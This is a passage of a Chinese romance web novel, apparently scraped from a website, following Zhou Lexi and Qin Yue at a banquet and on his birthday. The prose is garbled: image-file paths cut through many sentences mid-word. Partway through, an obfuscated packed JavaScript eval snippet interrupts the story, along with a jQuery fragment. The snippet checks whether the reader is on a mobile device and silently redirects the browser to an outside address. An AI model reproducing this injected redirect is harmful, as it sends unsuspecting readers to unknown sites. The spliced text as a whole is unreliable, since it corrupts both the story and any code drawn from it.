要是两家长辈从小就给他们订了娃娃亲,等她二十岁那年,他会正式向她求婚,今时今日他们站在一起,便会被赞一句:郎才女貌,天造地设。
秦越缓慢抬眼,目光沉沉地锁住那道纤细的身影,直到她进入宴厅。
宴厅里,周敏宜和一位身着红色礼服裙的年轻女人在讨论新项目。
邵梓看见她,红唇微扬:“乐惜,好久不见。”
周乐惜握着酒杯与她轻碰,落落大方:“邵梓姐。”
邵梓抿了口酒,余光看见从后花园走进来的男人,她道:“先失陪了。”
周敏宜:“请便。”
周乐惜鲜少出席这种商务宴席,周敏宜怕妹妹不习惯:“要是待不住,就让司机先送你回去,姐姐一个人没问题。”
周乐惜:“不要,说好陪你的,我等你。”
周乐惜催促她去忙就行,她自己到处逛逛,不愁打发时间。
周敏宜笑笑:“那好吧,那边有几个合作伙伴,姐姐过去打声招呼。”
周乐惜:“去吧去吧。”
周敏宜又摸了摸妹妹的小脸,过去了。
那边,秦越一进宴厅周围立刻便聚集了不少人,这种时候周乐惜一般不过去凑热闹。
拎着酒杯往甜品台走,然而扫视一圈,并没有周乐惜爱吃的。
她嘴挑,从不将就,好在今晚的酒不错,周乐惜又喝了两口。
厉旭走了过来,靠在周乐惜身边,晃着酒杯侧眸看她:“秦越和邵梓站一块儿,般配吗?”
闻言,周乐惜抬眸看过去。
秦越身边围着四个人,邵梓是其中之一,她端着酒杯,笑容得体。
然而那位众星捧月的座上宾,神色却淡漠如常。
邵梓第一眼就注意到秦越今天佩戴的胸针,忍不住开口问道:“秦总,不知是哪个品牌的设计?”
提及此,秦越那张冷淡的脸上有了轻微的松动,他淡淡勾唇,嗓音低沉而简短:“私人订制。”
周乐惜扭头:“什么意思?”
厉旭见她眼里没有任何波动,甚至连一丝疑似吃醋的迹象都寻不到,不禁在心里默默给好兄弟点蜡。
厉旭笑着耸了耸肩:“没什么,随便问问~”
周乐惜:“莫名其妙。”
不鸟他,她走开了。
夜风起,晚宴结束,顾洲白开车来接周家两姐妹。
车灯照亮石阶,顾洲白远远朝秦越和厉旭点头打招呼,便上了车。
厉旭拿出打火机咔嗒一声点了根烟,他低声调侃:“哥,你现在是不是很羡慕洲白哥有名分?”
秦越沉默,看着开远的车子,深邃的目光穿透夜色,无声却笃定。-
九月第一天,秦越生日。
周乐惜怕自己起太晚,特意调了早上九点的闹钟。
铃声一响,她抱着被子滚过去,伸手摸到手机,拨通了秦越的电话。
“秦越哥哥,祝你二十七岁生日快乐!每天笑嘻嘻!”
少女嗓音清亮,带着点刚睡醒的慵懒,尾音却高高上扬,很有生命力。
秦越沉笑:“听到了。”
他不用每天笑嘻嘻。
他只想每天有惜惜。
周乐惜:“你想要什么礼物呀?”
秦越:“不是送过了?”
周乐惜:“胸针是我想送的,我现在是问你想要的,不一样的。”
电话那端沉默两秒。
秦越唤她:“惜惜。”
“你说。”周乐惜竖起耳朵听。
“你今天一天的时间都给我。”周乐惜愣了下,瞬间反应过来:“你想使唤我一天?”
学生时代谁过生日谁当老大的游戏,其他人得乖乖听安排,从早安排到晚,不过
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179127|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
也不敢太过分,毕竟等轮到自己生日对方就要倒霉了。
“不会使唤你。”秦越轻笑。
周乐惜一听反而来劲了:“随便你吩咐我也不怕!那我现在起床,然后去找你,你在公司吗?今天可是周末,该不会还要加班吧?”
“在家。”秦越答。
“知道啦,等我!”周乐惜挂断电话,从床上弹起来。
刷牙的时候,周乐惜才想起今天原本的打算是想去爪爪基地偶遇许亭的。
她最近几次去信恒都没碰到他。
不过既然已经答应秦越,便只好等下个周末了。
洗漱完,她往脸上喷了喷雾,一头长发扎成圆滚滚的丸子头,推开衣帽间大门。
反手把门关上,周乐惜换了kt猫拖鞋,探头朝里面喊:“秦越,我来啦!”
无人回应,露台方向传来水花声。
周乐惜随手把包包往沙发上一扔,踩过木地板朝露台走。
阳光洒满整个露台花园。
秦越光裸着上身浸在泳池里,水花包裹着他紧实的腰线,腹肌在光照下线条分明,充满力量感。
周乐惜盯着看了会儿,莫名觉得脸颊发烫,她往后退了一步,站到屋檐下躲太阳。
秦越游了过来,健硕的左臂搭在池边,从水中站起身。
水珠顺着他锋利的眉骨往下滑,滴落到锁骨,继续沿着紧实的肌理而下。
“惜惜,帮我递杯水。”秦越嗓音低沉,目光锁定她。
周乐惜轻轻哦了声,应道:“马上!”
还说不是使唤她呢,不过递个水而已,小事一桩啦。
他生日他最大,她今天就当一回小秘书吧!
周乐惜转身回了屋里,到岛台接了杯水,走到池边弯腰递给秦越。
秦越喝了一口,把杯子随手放在池边瓷砖面上:“惜惜,帮我计个时?”
“行!”
周秘书又进屋找计时器了,秦越家里的东西摆在哪她也一清二楚。
拿到计时器,周乐惜干脆脱了拖鞋坐在池边,她今天正好穿着牛仔短裤,可以把两只白嫩嫩的小腿泡进池里玩。
感受到凉丝丝的池水,周乐惜抬头看了眼,原来今天太阳不晒。
秦越已经游到泳池另一边。
周乐惜晃悠着小腿激起水花,她微微举高手:“准备——开始!”
秦越在对岸,视线落在她身上。
匀称白嫩的双腿在水里晃荡,透着一种难以言喻的引诱。
听见她的信号,秦越纵身一跃,浑身肌肉绷紧,宛如蓄势待发的猎豹,强大而迅猛。
周乐惜只看了一眼计时器,目光便全程落在秦越身上。
每一次展臂劈开水流,湿透的身躯,充满爆发力的腰腹。
距离一再被缩短,像猎豹捕食,离她越来越近。
察觉浸泡在水中的脚踝被冰凉的手掌猛地攥住,周乐惜一颤,指尖条件反射按下计时器。
周乐惜看向计时器:“太厉害了,比上次的纪录快了四秒!”
秦越浮出水面,站在她面前,一头湿发随意拨弄,有几缕凌乱散在眉前,整个人显得桀骜倜傥。
周乐惜捏着手里小小的计时器,目不转瞬。
“喜欢看?”秦越抬头看她。
脸似乎又被太阳晒热了,周乐惜咬了咬唇,莫名有点不好意思。
她移了移视线,小声说:“这么好的身材,谁不喜欢看……”
乌灵偶尔也给她分享擦边男模视频呢,不过那些人跟秦越比起来。
好像都比不过!
“有多喜欢?”
来回晃动的膝盖忽然被一只清冽的大手稳稳覆住。
秦越看着她,嗓音里添了几分极力克制的低沉:“跟许助理比起来呢?”
10. 女主人
细碎波光映在池面,周乐惜望向水中,眼瞳里晃动的光影逐渐被面前的男人占据。
他立在水中,高大的身影几乎撑满她整个视野。
膝盖上的手掌宽大,手背青筋纹路明显,能够将她的膝盖完全包裹,大概也能圈住她一条大腿。
四目相对片刻,周乐惜便垂了垂眼,长睫无措轻颤着。
是阳光太晒了吗,他的视线怎么像藏了火的灼热。
跟许亭比起来……
周乐惜认真思考,发现难以比较。
他们两个人的身形本就是不同风格,健硕和清瘦,不能说一方就胜过另一方。
许亭的气质就和他现在的身材很适配,而秦越在周乐惜眼里,也就该是现在这样的高大可靠。
周乐惜歪了歪脑袋:“为什么要这么问?”尾音带着懵懂的困惑。
秦越将她所有的反应尽收眼底。
小姑娘被保护得太好,也或许是超乎他想象的信任他,于是从不费心去思考任何别有深意的东西。
为什么这么问。
你不是喜欢他吗。
你又究竟喜欢他什么。
她的眼睛太干净,干净得让他不忍将自己那点肮脏的嫉妒和占有欲外露。
更不忍击碎她眼中原本的世界。
秦越滚了滚喉结,指腹抚过她的膝侧,力道轻得几乎感知不到,极力控制在越界边缘。
周乐惜又晃了晃膝盖,示意他说话。
就在这时,秦越的手机响了。
周乐惜扭头看了眼,马上道:“我去帮你拿过来。”
说罢她便一骨碌爬了起来,白嫩的双脚套上拖鞋,急匆匆往里走。边往里走,周乐惜边扫眼自己的膝盖,只剩残存的一点冰凉感,很快又荡然无存。
“是洛阿姨。”周乐惜把还在响的手机拿到露台。
“你接。”秦越游到池对面上岸,背对着她朝淋浴冲洗间去了。
“喂,儿子。”
电话传来一道温柔的女声,周乐惜忙道:“洛阿姨,是我。”
“呀,是惜惜啊!”
“嗯,洛阿姨,你和秦叔叔最近怎么样?”
“还是我们家惜惜贴心,第一件事就是关心我和你叔叔,不像你秦越哥哥,多说的话是一句都没有哦。”
周乐惜抬眸看了眼,不自觉为秦越解释:“哥哥虽然话不多说,但你们身边的保镖都是他亲自精挑细选的,他是行动派!”
洛苓笑了:“你这么一说,我突然感到很暖心了,还是你最了解他。”周乐惜:“嘿嘿。”
洛苓:“对了,秦越呢?”
周乐惜:“他刚才在游泳,现在去冲洗了。”
洛苓:“今天他生日,我跟他爸在这边的考察还没结束,还好有你陪着他。”
周乐惜:“我今天一天的时间都是他的。”
洛苓:“那你们今天准备……”
秦越从冲洗间出来,小姑娘还举着手机在热聊,不时哈哈笑两声,宛如亲母女。
这么喜欢女儿,当初怎么就不是定的娃娃亲,而是让他多了个青梅竹马的妹妹。
听见脚步声,周乐惜回头:“秦越出来了。”她把手机递过去。
秦越把毛巾搭到肩膀,坐到沙发上:“妈。”
周乐惜看了眼他的毛巾,又看了眼他湿漉漉还在滴水的短发。
殷勤的周秘书再次上线服务寿星,她半跪到沙发上,拿起他的毛巾,一把罩住他的头。
脑袋忽然被一通乱揉甚至被她的指甲刮到头皮的秦越:“……”
-
中午,秦越订了餐,两人在家里吃。
周乐惜依旧是没吃早餐跑过来的,胃口不错,秦越看着她,也多吃了半碗饭。
这房子大得空荡,秦越独居其中,每天早上起床出门,晚上回来睡觉。
也只有她来一次,这个沉寂的空间才活了过来。
下午,秦越有个应酬。
周乐惜板着脸,语气里带着几分嗔怪:“怎么今天也有工作?!”
秦越笑着解释,对方今晚就要飞奥地利,再回来得明年,有些关键事项必须当面敲定。
“要是不想去,在家等我?”
应酬对她来说是枯燥无聊的。
周乐惜撇了撇嘴,把从他冰箱里拿出来的一颗比她手还大的软籽石榴递给他:“算了,说好今天一天时间都是你的,我陪你去。”
秦越接过石榴开始给她剥,晶莹剔透的石榴籽装了大半个玻璃碗。
周乐惜抱着碗吃,见她吃得差不多,秦越笑道:“进来给我选套西装?”
周乐惜很少进他的衣帽间。
男人的衣帽间都比较无聊,看她老父亲的就知道了,明明打眼看过去全是黑色衬衫,她爹愣说细节不同,是五彩斑斓的黑。
周乐惜反正是看不懂。
秦越的衣帽间也基本是深色系的穿搭,衣帽间空间很大,然而秦越只把衣服集中挂在左侧。
周乐惜指了指右侧,问秦越:“对面一半怎么空着?”
秦越顺着她的视线望去,又收回,目光在她脸上停留:“留给这个家未来的女主人。”
“哦……”
周乐惜莫名想到了答谢宴那晚,厉旭问她,秦越和邵梓站在一起配不配。
走神着,周乐惜把一件紫色带着许多亮片点缀的衬衣拿了下来。
秦越:“……确定要我穿这个?”
周乐惜回神,然后傻眼:“为什么你这里会有这种丑东西?!”
秦越:“厉旭送的。”
说是哪个品牌的名家设计款,他一口气买了好几件,顾洲白贺政他们也收到了。
周乐惜挂回去:“那很合理了。”
周乐惜最终给他选了摩卡色的双排扣西装搭配白衬衫。
等秦越换好了出来,周乐惜捏着下巴满意点头,然后由衷道:“听我的,离厉旭的审美远远的!”
秦越看着她笑:“好,以后都听你的。”
-
司机在楼下等候,上了车,周乐惜蓝牙放歌,秦越垂眸翻看起文件。
距离目的地有个半小时的路程,周乐惜无聊地转着手机,想到什么,她马上给萍姐发了条微信。
问她许亭今天有没有去基地。
过了会儿,萍姐回了条语音条。
周乐惜想也不想便点开——
“许亭啊,他来了!但是他只待了一会儿就走了,不过我发现他好几次都看着大门口的方向,像是在等你来呢!”
语音条播放结束。
被打断的音乐重新在车内响起。
司机看了眼后视镜,继续开车。
周乐惜正尴尬着,手机忽然被抽走。
“你拿我手机干嘛?”
她下意识扑过去,想抢回来。
车子刚好经过隧道,秦越的侧脸隐在半明半暗的光影里。
他一手捏着她的手机,另一只手揽着她的腰,嗓音低沉喑哑:“今天的时间既然归我,就不要分心。”
周乐惜默了默,咬唇。
